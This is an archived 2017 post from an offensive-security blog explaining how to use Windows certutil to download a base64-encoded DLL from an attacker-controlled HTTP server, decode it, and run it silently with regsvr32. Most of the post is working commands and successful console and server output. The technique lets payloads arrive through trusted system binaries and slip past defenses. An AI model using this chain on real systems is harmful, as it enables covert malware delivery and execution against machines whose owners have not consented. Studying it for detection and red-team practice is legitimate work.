Carnal0wnage & Attack Research Blog Certutil...
Saved to Dropbox • Aug 28, 2017, 8:25 AM

Monday, August 21, 2017


Certutil for delivery of files

Quick post putting together some twitter awesomeness


references:
https://twitter.com/subtee/status/888125678872399873
https://twitter.com/subTee/status/888071631528235010
https://twitter.com/malwaretechblog/status/733651527827623936

Let's do it

1. Create your DLL
2. Base64encode it (optional)
3. Use `certutil.exe -urlcache -split -f http://example/file.txt file.blah` to pull it down




```
Serving HTTP on 0.0.0.0 port 8000 ...
10.0.0.9 - - [18/Aug/2017 20:27:16] "GET /dll.txt HTTP/1.1" 200 -
10.0.0.9 - - [18/Aug/2017 20:27:16] "GET /dll.txt HTTP/1.1" 200 -
```



```
C:\Users\user>certutil.exe -urlcache -split -f http://10.0.0.9:8000/dll.txt dll.txt
****  Online  ****
  0000  ...
  1b8e
CertUtil: -URLCache command completed successfully.
```

4. Base64decode the file with certutil



```
C:\Users\user>certutil.exe -decode dll.txt mydll.dll
Input Length = 7098
Output Length = 5120
CertUtil: -decode command completed successfully.
```

5. Execute the dll with regsvr32 `regsvr32 /s /u mydll.dll`

```
[illegible]
```

CG at 8:00 AM

G+

No comments:

Post a Comment

❮ Home ❯

View web version

Contributors

- ARHQ
- CG
- Javuto
- cktricky
- valsmith